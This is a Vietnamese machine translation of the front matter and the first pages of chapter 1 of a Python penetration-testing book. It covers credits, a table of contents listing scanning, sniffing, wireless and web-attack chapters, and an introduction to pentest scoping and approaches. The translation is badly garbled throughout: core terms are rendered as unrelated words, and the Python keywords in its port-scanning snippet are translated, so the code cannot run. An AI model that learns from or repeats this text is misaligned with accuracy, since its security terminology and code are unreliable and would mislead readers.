



C o m m u n i t y E x p e r i e n c e D i s t i l l e d

Python Penetration Testing Essentials

Employ the power of Python to get the best out of pentesting

Mohit

[PACKT]
PUBLISHING

Kiểm tra thâm nhập Python

Những điều cần thiết

Sử dụng sức mạnh của Python để tận dụng tối đa
việc bị dồn nén

Mohit



BIRMINGHAM - MUMBAI

Cơ bản về kiểm tra thâm nhập Python

Bản quyền © 2015 Packt Publishing

Đã đăng ký Bản quyền. Không một phần nào của cuốn sách này có thể được sao chép, lưu trữ trong một hệ thống truy xuất, hoặc truyền tải dưới bất kỳ hình thức nào hoặc bằng bất kỳ phương tiện nào mà không có sự cho phép trước bằng văn bản của nhà xuất bản, ngoại trừ trường hợp trích dẫn ngắn gọn được nhúng trong các bài báo hoặc bài phê bình.

Mọi nỗ lực đã được thực hiện trong quá trình soạn thảo cuốn sách này để đảm bảo tính chính xác của thông tin được trình bày. Tuy nhiên, thông tin trong cuốn sách này được bán mà không có bảo hành, dù rõ ràng hay ngược ý. Tác giả, cũng như Packt Publishing, và các đại lý và nhà phân phối của nó sẽ không chịu trách nhiệm pháp lý đối với bất kỳ thiệt hại nào gây ra hoặc bị cáo buộc là do cuốn sách này trực tiếp hoặc gián tiếp gây ra.

Nhà xuất bản Packt đã cố gắng cung cấp thông tin nhãn hiệu về tất cả các công ty và sản phẩm được đề cập trong cuốn sách này bằng cách sử dụng chữ hoa phù hợp.

Tuy nhiên, Packt Publishing không thể đảm bảo tính chính xác của thông tin này.

Xuất bản lần đầu: tháng 1 năm 2015

Tham chiếu sản xuất: 1220115

Được xuất bản bởi Packt Publishing Ltd.

Nơi sống

35 phố Livery

Birmingham B3 2PB, Vương quốc Anh.

ISBN 978-1-78439-858-3

www.packtpub.com

Tín dụng

Tác giả

Mohit

Điều phối viên dự án

Neha Bhatnagar

Người đánh giá

Milinda Perera

Người hiệu đính

Màu xanh lá cây Ameesha

Rejah Rehim

Kevin McGowan

Ishbir Singh

Người lập chỉ mục

Trình biên tập chạy thử

Sarah Crofton

Rekha Nair

Tejal Soni

Trình chỉnh sửa chuyển đổi

Sonali Vernekar

Đồ họa

Sheetal Aute

Biên tập viên phát triển nội dung

Merwyn D'souza

Điều phối viên sản xuất

Shantanu N. Zagade

Biên tập kỹ thuật

Vivek Arora

Bao công việc

Shantanu N. Zagade

Indrajit A. Das

Sao chép trình chỉnh sửa

Karuna Narayanan

Alfida Paiva

Thông tin về các Tác giả

Mohit (còn đư ợc gọi là Mohit Raj) là một nhà phát triển ứng dụng và lập trình viên Python, rất quan tâm đến lĩnh vực bảo mật thông tin. Anh đã tốt nghiệp cử nhân công nghệ về khoa học máy tính tại Đại học Kurukshetra, Kurukshetra, và thạc sĩ kỹ thuật (2012) về khoa học máy tính tại Đại học Thapar, Patiala. Ông đã viết một luận án cũng như một bài báo nghiên cứu về chiếm quyền điều khiển phiên, có tên là PHÂN TÍCH SO SÁNH PHẦN HIJACKING TRÊN CÁC HỆ THỐNG VẬN HÀNH KHÁC NHAU, dưới sự hướng dẫn của Tiến sĩ Maninder Singh.

Anh ấy cũng đã hoàn thành khóa học CCNA và lấy cấp thông tin đạo đức đư ợc chứng nhận từ EC-Council (CEH) và đã mua đư ợc chứng chỉ CEH. Anh ấy đã xuất bản bài báo của mình, Cách vô hiệu hóa hoặc thay đổi chữ ký máy chủ web, trên tạp chí eForensics vào tháng 12 năm 2013. Anh ấy đã xuất bản một bài báo khác về hack không dây, có tên là Beware: Its Easy to Launch a Wireless Deauthentication Attack! trong Open Source For You vào tháng 7 năm 2014. Anh ấy cũng là Nhà phân tích bảo mật đư ợc chứng nhận (ECSA). Anh đã làm việc tại IBM Ấn Độ hơn 2 năm. Anh ấy cũng là một nhà đào tạo chuyên nghiệp tự do về CEH và Python trong Mạng CODEC. Ngoài ra, anh ấy còn rất quen thuộc với Red Hat và CentOS Linux, và cũng có rất nhiều kinh nghiệm thực tế về Red Hat. Có thể liên hệ với anh ấy tại mohitraj.cs@gmail.com.

Trư ớc hết, tôi biết ơn Đáng toàn năng đã giúp tôi hoàn thành cuốn sách này. Em xin cảm ơn mẹ đã yêu thương, động viên giúp đỡ, bố đã nuôi em trong ngôi nhà có máy tính để bàn và máy tính xách tay. Xin gửi lời cảm ơn sâu sắc tới giáo viên, người hướng dẫn luận văn và người đào tạo về hack, Tiến sĩ Maninder Singh, vì sự giúp đỡ to lớn của ông ấy. Tôi muốn cảm ơn người bạn của tôi, Bhaskar Das, đã hỗ trợ tôi phần cứng. Tôi cũng muốn cảm ơn tất cả những người đã đóng góp cho việc xuất bản cuốn sách này, bao gồm cả nhà xuất bản, đặc biệt là các nhà phê bình kỹ thuật và cả các biên tập viên Merwyn D'souza và Sonali Vernekar, đã khiến tôi bất cẩn với những sai lầm của chính mình. Cuối cùng như ng không kém phần quan trọng, tôi biết ơn chiếc máy tính xách tay i7 của mình, nếu không có nó, tôi sẽ không thể viết cuốn sách này.

Giới thiệu về NgưỜi đánh giá

Milinda Perera là kỹ sư phần mềm tại Google. Anh ấy có niềm đam mê thiết kế và triển khai các giải pháp cho những thách thức thú vị về kỹ thuật phần mềm. Trước đây, anh cũng từng là thực tập sinh kỹ sư phần mềm tại Google.

Ông đã nhận bằng Tiến sĩ, MPhil, Thạc sĩ và Cử nhân về khoa học máy tính tại Đại học Thành phố New York. Với tư cách là một ứng viên Tiến sĩ, ông đã xuất bản các bài báo về các lĩnh vực nghiên cứu như nền tảng của mật mã, mã hóa truyền phát, mật mã, lưu trữ đám mây an toàn và bảo mật mạng không dây.

Tôi muốn cảm ơn Alex Perry, Pythoneer yêu thích của tôi, vì đã trở thành một ngưỜi cố vấn tuyệt vời!

Rejah Rehim hiện là kỹ sư phần mềm của Digital Brand Group (DBG), Ấn Độ, và là ngưỜi ủng hộ lâu dài về mã nguồn mở. Anh ấy là một ngưỜi đóng góp ổn định cho Mozilla Foundation, và tên của anh ấy đã được đưa lên Đài tưởng niệm San Francisco do Mozilla Foundation thực hiện.

Ông là thành viên của Hội đồng Đánh giá Phần mềm trợ Mozilla và đã đóng góp vào sự phát triển của một số mô-đun nút. Ông cũng được ghi nhận là ngưỜi đã tạo ra tám Tiện ích bổ sung Mozilla, bao gồm Tiện ích bổ sung Clear Console rất thành công, được chọn là một trong những tiện ích bổ sung Mozilla tốt nhất năm 2013. Với cơ sở ngưỜi dùng hơn 44.000, nó đã đăng ký hơn 450.000 lượt tải xuống. Anh ấy đã tạo thành công gói trình duyệt kiểm tra bảo mật độc nhất vô nhị đầu tiên trên thế giới, PenQ, là một gói trình duyệt kiểm tra thâm nhập dựa trên nguồn mở Linux, được định cấu hình sẵn với các công cụ để thêu, tìm kiếm web nâng cao, lầy lội vân tay, v.v. .

Rejah cũng là một thành viên tích cực của OWASP và trưởng ban quản lý của OWASP, Kerala. Anh ấy cũng là một trong những người kiểm duyệt của nhóm OWASP Google+ và là diễn giả tích cực tại Coffee @ DBG, một trong những điểm hẹn công nghệ hàng tháng quan trọng nhất ở Technopark, Kerala. Đã từng là một phần của QBurst trong quá khứ và là một phần của bộ phận An ninh mạng của DBG hiện nay, Rejah cũng là người yêu thích tự động hóa quy trình và đã triển khai nó trong DBG.

Ishbir Singh là sinh viên năm nhất theo học ngành kỹ thuật điện và khoa học máy tính tại Học viện Công nghệ Georgia. Anh ấy đã lập trình từ năm 9 tuổi và đã xây dựng nhiều loại phần mềm, từ những phần mềm dùng để chạy trên máy tính đến những phần mềm dành cho việc triển khai tại nhiều trung tâm dữ liệu trên khắp thế giới. Được đào tạo như một Kỹ sư Hệ thống được Chứng nhận của Microsoft khi mới 10 tuổi, anh ấy cũng đã thành thạo về kỹ thuật đảo ngược, bảo mật thông tin, lập trình phần cứng và phát triển web. Sở thích hiện tại của anh ấy là phát triển các hệ thống không tin cậy ngang hàng bằng mã, trau dồi kỹ năng kiểm tra khả năng thâm nhập, học ngôn ngữ mới (cả con người và máy tính) và chơi bóng bàn.

www.PacktPub.com

Tệp hỗ trợ, sách điện tử, ưu đãi giảm giá, v.v.

Để biết các tệp hỗ trợ và nội dung tải xuống liên quan đến sách của bạn, vui lòng truy cập www.PacktPub.com.

Bạn có biết rằng Packt cung cấp các phiên bản sách điện tử của mọi cuốn sách được xuất bản, với các tệp PDF và ePub có sẵn không? Bạn có thể nâng cấp lên phiên bản sách điện tử tại www.PacktPub.com và là khách hàng mua sách in, bạn được giảm giá cho bản sao sách điện tử. Liên hệ với chúng tôi tại service@packtpub.com để biết thêm chi tiết.

Tại www.PacktPub.com, bạn cũng có thể đọc một bộ sưu tập các bài báo kỹ thuật miễn phí, đăng ký một loạt các bản tin miễn phí và nhận các ưu đãi và chiết khấu độc quyền đối với sách và sách điện tử của Packt.



<https://www2.packtpub.com/books/subscription/packtlib>

Bạn có cần giải pháp tức thì cho các câu hỏi CNTT của mình không? PacktLib là thư viện sách kỹ thuật số trực tuyến của Packt. Tại đây, bạn có thể tìm kiếm, truy cập và đọc toàn bộ thư viện sách của Packt.

Tại sao đăng ký? • Hoàn

toàn có thể tìm kiếm được trên mọi cuốn sách do Packt xuất bản

- Sao chép và dán, in và đánh dấu nội dung
- Theo yêu cầu và có thể truy cập thông qua trình duyệt web

Quyền truy cập miễn phí cho chủ tài khoản Packt

Nếu bạn có tài khoản với Packt tại www.PacktPub.com, bạn có thể sử dụng quyền này để truy cập PacktLib ngay hôm nay và xem 9 cuốn sách hoàn toàn miễn phí. Chỉ cần sử dụng thông tin đăng nhập của bạn để truy cập ngay lập tức.

Machine Translated by Google

Mục lục

Lời nói đầu	1
Chương 1: Python với kiểm tra thâm nhập và mạng	5
Giới thiệu phạm vi áp dụng	6
Sự cần thiết phải dồn nén	6
Các thành phần được kiểm tra	7
Phẩm chất của một pentester tốt	7
Xác định phạm vi của dồn nén	8
Các cách tiếp cận để dồn nén	8
Giới thiệu tập lệnh Python	9
Hiểu các thử nghiệm và công cụ bạn sẽ cần	10
Tìm hiểu các nền tảng thử nghiệm phổ biến với Python	10
Ở cấm mạng	10
Các phương pháp socket máy chủ	11
Các phương thức ở cấm máy khách	12
Các phương pháp ở cấm chung	12
Chuyển sang thực tế	13
Ngoại lệ ở cấm	20
Các phương pháp socket hữu ích	22
Tóm lược	27
Chương 2: Quét Pentesting	29
Cách kiểm tra hệ thống trực tiếp trong mạng và khái niệm về hệ thống trực tiếp	30
Ping quét	30
Khái niệm quét TCP và việc triển khai nó bằng cách sử dụng tập lệnh Python	34
Cách tạo một máy quét IP hiệu quả	37

Mục lục	
Các dịch vụ đang chạy trên máy đích là gì?	44
Khái niệm về một máy quét cổng	44
Cách tạo một máy quét cổng hiệu quả	47
Tóm lư ợc	56
Chương 3: Thủ nghiệm đánh hơi và thâm nhập	57
Giới thiệu trình đánh giá mạng	58
Đánh hơi thụ động	58
Đánh hơi tích cực	58
Triển khai trình kiểm tra mạng bằng Python	58
Định dạng ký tự	60
Tìm hiểu về chế tạo gói	70
Giới thiệu ARP giả mạo và triển khai nó bằng Python	70
Yêu cầu ARP	71
Trả lời ARP	71
Bộ nhớ cache ARP	71
Kiểm tra hệ thống bảo mật bằng cách tạo và chèn gói tùy chỉnh	75
Hủy liên kết mạng	75
Quét nửa mở	76
Quét FIN	80
Quét cờ ACK	82
Ping của cái chết	83
Tóm lư ợc	84
Chương 4: Không dây Pentesting	85
Tìm kiếm SSID không dây và phân tích lưu lư ợng không dây bằng Python	88
Phát hiện khách hàng của một AP	95
Tấn công không dây	96
Các cuộc tấn công hủy xác thực (deauth)	96
Cuộc tấn công ngập lựt MAC	98
Cách chuyển đổi sử dụng các bảng CAM	98
Logic lũ lụt MAC	100
Tóm lư ợc	101

Mục lục

Chương 5: In chân máy chủ web và ứng dụng web	103
Khái niệm về in chân của một máy chủ web	103
Giới thiệu thu thập thông tin	104
Kiểm tra tiêu đề HTTP	107
Thu thập thông tin của một trang web từ SmartWhois bởi bộ	
phân tích cú pháp BeautifulSoup	109
Lấy biểu ngữ của một trang web	114
Làm cứng máy chủ web	116
Tóm lược	117
Chương 6: Các cuộc tấn công từ phía máy khách và DDoS	119
Giới thiệu xác thực phía máy khách	119
Giả mạo tham số phía máy khách bằng Python	120
Ảnh hưởng của việc giả mạo thông số đối với hoạt động kinh doanh	125
Giới thiệu DoS và DDoS	127
Cổng đơn IP đơn	127
Nhiều cổng IP đơn	129
Nhiều IP nhiều cổng	130
Phát hiện DDoS	132
Tóm lược	134
Chương 7: Ngữ hành của SQLI và XSS	135
Giới thiệu về cuộc tấn công chèn SQL	136
Các kiểu tiêm SQL	136
Chèn SQL đơn giản	137
Chèn SQL mù	137
Hiểu cuộc tấn công chèn SQL bằng tập lệnh Python	137
Tìm hiểu về tập lệnh Cross-Site	148
XSS liên tục hoặc được lưu trữ	148
XSS không nhất quán hoặc được phản ánh	148
Tóm lược	157
Mục lục	159

Machine Translated by Google

Lời nói đầu

Cuốn sách này là một hướng dẫn thực tế cho bạn thấy những lợi thế của việc sử dụng Python để áp dụng phương pháp áp đảo, với sự trợ giúp của các ví dụ mã chi tiết. Cuốn sách này bắt đầu bằng cách khám phá những điều cơ bản về mạng với Python và sau đó tiến tới áp dụng mạng và không dây, bao gồm cả thu thập và tấn công thông tin. Sau đó, chúng tôi đi sâu vào hack lớp ứng dụng, nơi chúng tôi bắt đầu bằng cách thu thập thông tin từ một trang web, và cuối cùng chuyển sang các khái niệm liên quan đến hack trang web, chẳng hạn như giả mạo tham số, DDOS, XSS và SQL injection.

Cuốn sách này bao gồm những gì

Chương 1, Python với Kiểm tra thâm nhập và Mạng, nhằm mục đích hoàn thành các điều kiện tiên quyết của các chương sau. Chương này cũng thảo luận về socket và các phương thức của nó. Phương thức của ổ cắm máy chủ xác định cách tạo một máy chủ đơn giản.

Chương 2, Quét Ngũ hành, trình bày cách quét mạng để thực hiện để thu thập thông tin về mạng, máy chủ lưu trữ và dịch vụ đang chạy trên máy chủ.

Chương 3, Thủ nghiệm đánh hơi và thâm nhập, dạy cách thực hiện đánh hơi tích cực, cách tạo trình đánh hơi lớp 4 và cách thực hiện các cuộc tấn công lớp 3 và lớp 4.

Chương 4, Không dây Pentesting, dạy các khung không dây và cách lấy thông tin như SSID, BSSID và số kênh từ khung không dây bằng cách sử dụng tập lệnh Python. Trong kiểu tấn công này, bạn sẽ học cách thực hiện các cuộc tấn công dồn nén vào AP.

Chương 5, In chân của Máy chủ Web và Ứng dụng Web, dạy tầm quan trọng của chữ ký máy chủ web và tại sao biết chữ ký máy chủ là bước đầu tiên trong việc hack.

Chương 6, Các cuộc tấn công từ phía máy khách và DDoS, hướng dẫn xác thực phía máy khách cũng như cách bỏ qua xác thực phía máy khách. Chương này bao gồm việc cài bốn loại các cuộc tấn công DDoS.

Lời nói đầu

Chương 7, Ngũ hành của SQLI và XSS, bao gồm hai cuộc tấn công web chính, SQL injection và XSS.

Trong SQL injection, bạn sẽ học cách tìm trang đăng nhập quản trị bằng tập lệnh Python.

Những gì bạn cần cho cuốn sách này

Bạn sẽ cần có Python 2.7, Apache 2.x, RHEL 5.0 hoặc CentOS 5.0 và Kali Linux.

Cuốn sách này dành cho ai

Nếu bạn là một lập trình viên Python hoặc một nhà nghiên cứu bảo mật có kiến thức cơ bản về lập trình Python và muốn tìm hiểu về kiểm thử thâm nhập với sự trợ giúp của Python, thì cuốn sách này là lý tưởng dành cho bạn. Ngay cả khi bạn chưa quen với lĩnh vực đạo đức hack, cuốn sách này có thể giúp bạn tìm ra các lỗ hổng trong hệ thống của mình để bạn sẵn sàng đối phó với bất kỳ hình thức tấn công hoặc xâm nhập nào.

Quy ước

Trong cuốn sách này, bạn sẽ tìm thấy một số kiểu văn bản phân biệt giữa các loại thông tin khác nhau. Dưới đây là một số ví dụ về các phong cách này và giải thích về ý nghĩa của chúng.

Các từ mã trong văn bản, tên bảng cơ sở dữ liệu, tên thư mục, tên tệp, phần mở rộng tệp, tên đường dẫn, URL giả, đầu vào của người dùng và xử lý Twitter được hiển thị như sau: "Phần trên tạo từ điển bằng cách sử dụng các tiền tố AF_, SOCK_ và IPPROTO_ ánh xạ số giao thức với tên của chúng. "

Một khối mã được đặt như sau:

```
ở cấm nhập khẩu
rmip = '127.0.0.1'
danh sách cổng = [22,23,80,912,135,445,20]
```

```
cho cổng trong danh sách cổng:
sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
result = sock.connect_ex ((rmip, port))
cổng in, ":", kết quả
sock.close ()
```

Bất kỳ đâu vào hoặc đầu ra dòng lệnh nào được viết như sau:

```
>>> dict ((getattr (socket, n), n) cho n trong dir (socket) if
n.startswith ('AF_'))
{0: 'AF_UNSPEC', 2: 'AF_INET', 6: 'AF_IPX', 11: 'AF_SNA', 12: 'AF_
DECnet ', 16: ' AF_APPLETALK ', 23:' AF_INET6 ', 26:' AF_IRDA '}
```

Các thuật ngữ mới và các từ quan trọng được in đậm. Các từ mà bạn nhìn thấy trên màn hình, chẳng hạn như trong menu hoặc hộp thoại, xuất hiện trong văn bản như sau: "Địa chỉ Đích và Nguồn là địa chỉ Ethernet thường được trích dẫn dưới dạng chuỗi 6 byte."



Cảnh báo hoặc ghi chú quan trọng xuất hiện trong một hộp như thế này.



Mẹo và thủ thuật xuất hiện như thế này.

Phản hồi của người đọc

Phản hồi từ độc giả của chúng tôi luôn được chào đón. Hãy cho chúng tôi biết suy nghĩ của bạn về cuốn sách này – bạn thích hoặc không thích điều gì. Phản hồi của người đọc rất quan trọng đối với chúng tôi vì nó giúp chúng tôi phát triển các tiêu đề mà bạn thực sự sẽ sử dụng được nhiều nhất.

Để gửi phản hồi chung cho chúng tôi, chỉ cần gửi e-mail feedback@packtpub.com và đề cập đến tên sách trong chủ đề thư của bạn.

Nếu có một chủ đề mà bạn có chuyên môn và bạn muốn viết hoặc đóng góp cho một cuốn sách, hãy xem hướng dẫn tác giả của chúng tôi tại www.packtpub.com/authors.

Hỗ trợ khách hàng

Giờ đây, bạn đã là chủ sở hữu tự hào của một cuốn sách Packt, chúng tôi có một số điều để giúp bạn khai thác tối đa giao dịch mua của mình.

Tải xuống mã mẫu

Bạn có thể tải xuống các tệp mã mẫu từ tài khoản của mình tại <http://www.packtpub.com>.

Nếu bạn đã mua sách này ở nơi khác, bạn có thể truy cập <http://www.packtpub.com/support> và đăng ký để nhận các tập tin qua e-mail trực tiếp cho bạn.

Lời nói đầu

Errata

Mặc dù chúng tôi đã hết sức cẩn thận để đảm bảo tính chính xác cho nội dung của mình nhưng vẫn xảy ra sai sót. Nếu bạn tìm thấy lỗi trong một trong những cuốn sách của chúng tôi – có thể là lỗi trong văn bản hoặc mã – chúng tôi sẽ rất biết ơn nếu bạn có thể báo cáo điều này cho chúng tôi. Làm như vậy, bạn có thể cứu những độc giả khác khỏi sự thất vọng và giúp chúng tôi cải thiện các phiên bản tiếp theo của cuốn sách này. Nếu bạn tìm thấy bất kỳ lỗi nào, vui lòng báo cáo bằng cách truy cập <http://www.packtpub.com/submit-errata>, chọn sách của bạn, nhấp vào liên kết Errata Submission Form , và nhập thông tin chi tiết về errata của bạn. Khi errata của bạn được xác minh, bài nộp của bạn sẽ được chấp nhận và errata sẽ được tải lên trang web của chúng tôi hoặc được thêm vào bất kỳ danh sách errata hiện có nào trong phần Errata của tiêu đề đó.

Để xem errata đã gửi trước đó, hãy truy cập https://www.packtpub.com/books/nội_dung/ hỗ trợ và nhập tên sách vào trường tìm kiếm. Thông tin bắt buộc sẽ xuất hiện dưới phần Errata .

Về phạm bản quyền

Về phạm bản quyền của tài liệu có bản quyền trên Internet là một vấn đề đang diễn ra trên tất cả các phương tiện truyền thông. Tại Packt, chúng tôi rất coi trọng việc bảo vệ bản quyền và giấy phép của mình. Nếu bạn bắt gặp bất kỳ bản sao bất hợp pháp nào của các tác phẩm của chúng tôi dưới bất kỳ hình thức nào trên Internet, vui lòng cung cấp cho chúng tôi địa chỉ vị trí hoặc tên trang web ngay lập tức để chúng tôi có biện pháp khắc phục.

Vui lòng liên hệ với chúng tôi tại copyright@packtpub.com với liên kết đến tài liệu bị nghi ngờ vi phạm bản quyền.

Chúng tôi đánh giá cao sự giúp đỡ của bạn trong việc bảo vệ các tác giả của chúng tôi và khả năng mang đến cho bạn nội dung có giá trị của chúng tôi.

Câu hỏi

Nếu bạn gặp vấn đề với bất kỳ khía cạnh nào của cuốn sách này, bạn có thể liên hệ với chúng tôi theo địa chỉ question@packtpub.com, và chúng tôi sẽ cố gắng hết sức để giải quyết vấn đề.

1

Python với sự thâm nhập Kiểm tra và Kết nối mạng

Penetration (pen) tester và hacker là những thuật ngữ tự ứng tự nhau. Sự khác biệt là những người kiểm tra thâm nhập làm việc cho một tổ chức để ngăn chặn các nỗ lực hack, trong khi tin tức tấn công vì bất kỳ mục đích nào như nổi tiếng, bán lỗ hổng để kiếm tiền hoặc khai thác lỗ hổng cho thù địch cá nhân.

Rất nhiều tin tức được đào tạo bài bản đã có được công việc trong lĩnh vực an toàn thông tin bằng cách xâm nhập vào hệ thống và sau đó thông báo cho nạn nhân về (các) lỗ hổng bảo mật để chúng có thể được sửa.

Một hacker được gọi là người kiểm tra thâm nhập khi họ làm việc cho một tổ chức hoặc công ty để bảo mật hệ thống của họ. Một pentester thực hiện các nỗ lực hack để phá vỡ mạng sau khi được khách hàng chấp thuận hợp pháp và sau đó trình bày một báo cáo về những phát hiện của họ. Để trở thành một chuyên gia trong việc dồn nén, một người phải có kiến thức sâu sắc về các khái niệm công nghệ của họ. Trong chương này, chúng tôi sẽ đề cập đến các chủ đề sau:

- Phạm vi áp đảo
- Nhu cầu dồn nén
- Các thành phần được kiểm tra
- Các phẩm chất của một pentester tốt
- Các cách tiếp cận dồn nén
- Hiểu các thử nghiệm và công cụ bạn sẽ cần
- Ở cắm mạng
- Các phuơng pháp socket máy chủ
- Các phuơng thức ở cắm máy khách

- Các phương pháp ô cấm chung
- Các ví dụ thực tế về ô cấm
- Ngoại lệ ô cấm
- Các phương pháp ô cấm hữu ích

Giới thiệu phạm vi áp dụng

Nói một cách dễ hiểu, kiểm thử thâm nhập là kiểm tra các biện pháp bảo mật thông tin của một công ty. Các biện pháp bảo mật thông tin bao gồm mạng của công ty, cơ sở dữ liệu, trang web, máy chủ công khai, chính sách bảo mật và mọi thứ khác do khách hàng chỉ định. Vào cuối ngày, một pentester phải trình bày một báo cáo chi tiết về những phát hiện của họ như điểm yếu, khả năng dễ bị tấn công trong cơ sở hạ tầng của công ty và mức độ rủi ro của lỗ hổng cụ thể và đưa ra các giải pháp nếu có thể.

Sự cần thiết phải dồn nén

Có một số điểm mô tả tầm quan trọng của việc dồn nén:

- Pentesting xác định các mối đe dọa có thể làm lộ bí mật của một tổ chức
- Chuyên gia dồn nén cung cấp sự đảm bảo cho tổ chức một cách hoàn chỉnh và đánh giá chi tiết về an ninh tổ chức
- Pentesting đánh giá hiệu quả của mạng bằng cách tạo ra một lượng lớn lưu lượng truy cập và xem xét kỹ lưỡng tính bảo mật của các thiết bị như tường lửa, bộ định tuyến và thiết bị chuyển mạch
- Thay đổi hoặc nâng cấp cơ sở hạ tầng hiện có của phần mềm, phần cứng hoặc thiết kế mạng có thể dẫn đến các lỗ hổng bảo mật có thể được phát hiện bằng cách dồn nén
- Trong thế giới ngày nay, các mối đe dọa tiềm ẩn đang gia tăng đáng kể; dồn nén là một bài tập chủ động để giảm thiểu cơ hội bị lợi dụng
- Pentesting đảm bảo liệu các chính sách bảo mật phù hợp có đang được tuân thủ hay không hay không

Hãy xem xét một ví dụ về một công ty thương mại điện tử nổi tiếng kiếm tiền từ kinh doanh trực tuyến. Một hacker hoặc một nhóm tin tức mũ đen tìm thấy một lỗ hổng trong trang web của công ty và tấn công nó. Mức lỗ mà công ty sẽ có chịu đựng sẽ là vô cùng lớn.

Các thành phần được kiểm tra

Một tổ chức nên tiến hành hoạt động đánh giá rủi ro trước khi dồn nén; điều này sẽ giúp xác định các mối đe dọa chính như định cấu hình sai hoặc lỗ hổng bảo mật trong:

- Bộ định tuyến, bộ chuyển mạch hoặc cổng
- Hệ thống đối mặt với công chúng; trang web, DMZ, máy chủ e-mail và hệ thống từ xa
- DNS, tường lửa, máy chủ proxy, FTP và máy chủ web

Kiểm tra phải được thực hiện trên tất cả các thành phần phần cứng và phần mềm của hệ thống an ninh mạng.

Phẩm chất của một pentester tốt

Những điểm sau đây mô tả những phẩm chất của một pentester tốt. Họ nên:

- Chọn một bộ thử nghiệm và công cụ phù hợp để cân bằng giữa chi phí và lợi ích
- Thực hiện theo các quy trình phù hợp với lập kế hoạch và tài liệu phù hợp
- Thiết lập phạm vi cho mỗi thử nghiệm thâm nhập, chẳng hạn như mục tiêu, giới hạn và giải thích của các thủ tục
- Sẵn sàng hứa hẹn dẫn cách khai thác các lỗ hổng
- Nêu rõ những rủi ro tiềm ẩn và những phát hiện trong báo cáo cuối cùng và cung cấp các phương pháp giảm thiểu rủi ro nếu có thể
- Luôn cập nhật bản thân vì công nghệ đang phát triển nhanh chóng

Một pentester kiểm tra mạng bằng các kỹ thuật thủ công hoặc các công cụ liên quan. Có rất nhiều công cụ có sẵn trên thị trường. Một số trong số chúng là mã nguồn mở và một số có giá rất cao. Với sự trợ giúp của lập trình, một lập trình viên có thể tạo ra các công cụ của riêng mình. Bằng cách tạo ra các công cụ của riêng bạn, bạn có thể xóa các khái niệm của mình và cũng có thể thực hiện nhiều nghiên cứu và phát triển hơn. Nếu bạn quan tâm đến việc dồn nén và muốn tạo các công cụ của riêng mình, thì ngôn ngữ lập trình Python là ngôn ngữ tốt nhất, vì các gói dồn nén rộng rãi và miễn phí có sẵn trong Python, ngoài việc nó dễ lập trình. Sự đơn giản này, cùng với các thư viện của bên thứ ba như quét và cơ giới hóa, làm giảm kích thước mã. Trong Python, dễ tạo một chương trình, bạn không cần phải xác định các lớp lớn như Java. Viết mã bằng Python hiệu quả hơn bằng C và các thư viện cấp cao dễ dàng có sẵn cho hầu như mọi tác vụ có thể tương ứng như.

Nếu bạn biết một số lập trình bằng Python và quan tâm đến việc dồn nén thì cuốn sách này rất lý tưởng cho bạn.

Xác định phạm vi của dồn nén

Trước khi chúng ta đi vào áp dụng, phạm vi của áp suất phải được xác định.

Các điểm sau đây cần được lưu ý khi xác định phạm vi:

- Bạn nên phát triển phạm vi của dự án với sự tham vấn của khách hàng.
Ví dụ: nếu Bob (khách hàng) muốn kiểm tra toàn bộ cơ sở hạ tầng mạng của tổ chức, thì pentester Alice sẽ xác định phạm vi của việc dồn nén bằng cách tính đến mạng này.
Alice sẽ tham khảo ý kiến của Bob về việc có nên bao gồm bất kỳ khu vực nhạy cảm hoặc hạn chế nào hay không.
- Bạn nên tính đến thời gian, con ngư ời và tiền bạc.
- Bạn nên lập hồ sơ các ranh giới kiểm tra trên cơ sở thỏa thuận được ký bởi chủ hộ và khách hàng.
- Những thay đổi trong thực tiễn kinh doanh có thể ảnh hưởng đến phạm vi. Ví dụ: việc bổ sung mạng con, cài đặt thành phần hệ thống mới, bổ sung hoặc sửa đổi máy chủ web, v.v., có thể thay đổi phạm vi áp dụng.

Phạm vi của pentesting được xác định trong hai loại kiểm tra:

- Thử nghiệm không phá hủy: Thử nghiệm này được giới hạn trong việc tìm kiếm và thực hiện các thử nghiệm mà không có bất kỳ rủi ro tiềm ẩn nào. Nó thực hiện các hành động sau:
 - Quét và xác định hệ thống từ xa để tìm các lỗ hổng tiềm ẩn
 - Điều tra và xác minh các phát hiện
 - Lập bản đồ các lỗ hổng bằng cách khai thác thích hợp
 - Khai thác hệ thống từ xa với sự cẩn thận thích hợp để tránh bị gián đoạn
 - Cung cấp bằng chứng về khái niệm
 - Không cố gắng tấn công Từ chối Dịch vụ (DoS)
- Thử nghiệm phá hủy: Thử nghiệm này có thể tạo ra rủi ro. Nó thực hiện các hành động sau:
 - Cố gắng thực hiện các cuộc tấn công DoS và tràn bộ đệm, có khả năng làm hỏng hệ thống

Các cách tiếp cận để dồn nén

Có ba loại phương pháp tiếp cận để dồn nén:

- Việc dồn nén hộp đen tuân theo cách tiếp cận không xác định của thử nghiệm
 - Bạn sẽ chỉ được cung cấp một tên công ty
 - Nó giống như hack với kiến thức của một kẻ tấn công bên ngoài

- Không cần biết trước bất kỳ kiến thức nào về hệ thống
- Tốn nhiều thời gian
- Việc dồn nén hộp trắng tuân theo cách tiếp cận xác định của thử nghiệm
 - Bạn sẽ được cung cấp kiến thức đầy đủ về cơ sở hạ tầng cần được kiểm tra
 - Điều này giống như làm việc như một nhân viên độc hại có kiến thức phong phú về cơ sở hạ tầng của công ty
 - Bạn sẽ được cung cấp thông tin về cơ sở hạ tầng của công ty, loại mạng, chính sách của công ty, những điều nên làm và không nên làm, địa chỉ IP và tường lửa IPS / IDS
- Áp suất hộp xám tuân theo phương pháp kết hợp giữa thử nghiệm hộp đen và trắng
 - Người thử nghiệm thường có thông tin hạn chế trên mạng mục tiêu / hệ thống được cung cấp bởi khách hàng để giảm chi phí và giảm thử nghiệm và sai sót trên một phần của tầng áp mái
 - Nó thực hiện đánh giá bảo mật và kiểm tra nội bộ

Giới thiệu tập lệnh Python

Trước khi bắt đầu đọc cuốn sách này, bạn nên biết những kiến thức cơ bản về lập trình Python, chẳng hạn như cú pháp cơ bản, kiểu biến, kiểu dữ liệu tuple, từ điển danh sách, hàm, chuỗi, phương thức, v.v. Hai phiên bản 3.4 và 2.7.8 có sẵn tại python.org/downloads/.

